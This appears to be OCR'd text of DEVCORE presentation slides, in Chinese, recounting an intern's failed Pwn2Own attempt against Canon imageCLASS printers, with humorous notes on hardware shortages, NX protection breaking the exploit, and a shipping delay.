
- 原本完成的是 MF743Cdw 的 Exploit
- 確認 Pwn2Own 目標 MF753Cdw 有一樣的洞
- 但還沒有修改 Exploit
- 因為缺貨了買不到機器來測試
- 好不容易買到機器，結果...



Angelboy_217 2023/10/13 15:43

慘了 印表機上飛機太重被擋 ...


DEVCORE




Angelboy_217 2023/10/13 15:43

慘了 印表機上飛機太重被擋 ...

🙀 1





Canon Printer

- 選擇改買台灣有現貨的 **MF756Cx**
  - 替代 Pwn2Own 目標 MF753Cdw

Canon Printer

DEVCORE

- 選擇改買台灣有現貨的 **MF756Cx**
  - 替代 Pwn2Own 目標 MF753Cdw
- Exploit 爛了
  - 因為 **MF756Cx 新增 NX 保護...**

Canon Printer

DEVCORE

- 選擇改買台灣有現貨的 **MF756Cx**
  - 替代 Pwn2Own 目標 MF753Cdw
- Exploit 爛了
  - 因為 **MF756Cx 新增 NX 保護…**
- 不確定 MF753Cdw 有沒有 NX
- 也沒有成功將 Exploit 改成用 ROP


Canon Printer

DEVCORE

- 選擇改買台灣有現貨的 **MF756Cx**
  - 替代 Pwn2Own 目標 MF753Cdw
- Exploit 爛了
  - 因為 **MF756Cx 新增 NX 保護...**
- 不確定 MF753Cdw 有沒有 NX
- 也沒有成功將 Exploit 改成用 ROP
- 最後只有將 Exploit 通靈的 Port 到 MF753Cdw

Canon Printer

- 選擇改買台灣有現貨的 **MF756Cx**
  - 替代 Pwn2Own 目標 MF753Cdw



FAILURE - The DEVCORE Intern was unable to get their exploit of the Canon imageCLASS MF753Cdw working within the time allotted.

- 不確定 MF753Cdw 有沒有 NX
- 也沒有成功將 Exploit 改成用 ROP
- 最後只有將 Exploit 通靈的 Port 到 MF753Cdw

然後在 DEMO 隔天機器就來了…

DEVCORE

原因是包裝上面印了 **toner**

DEVCORE

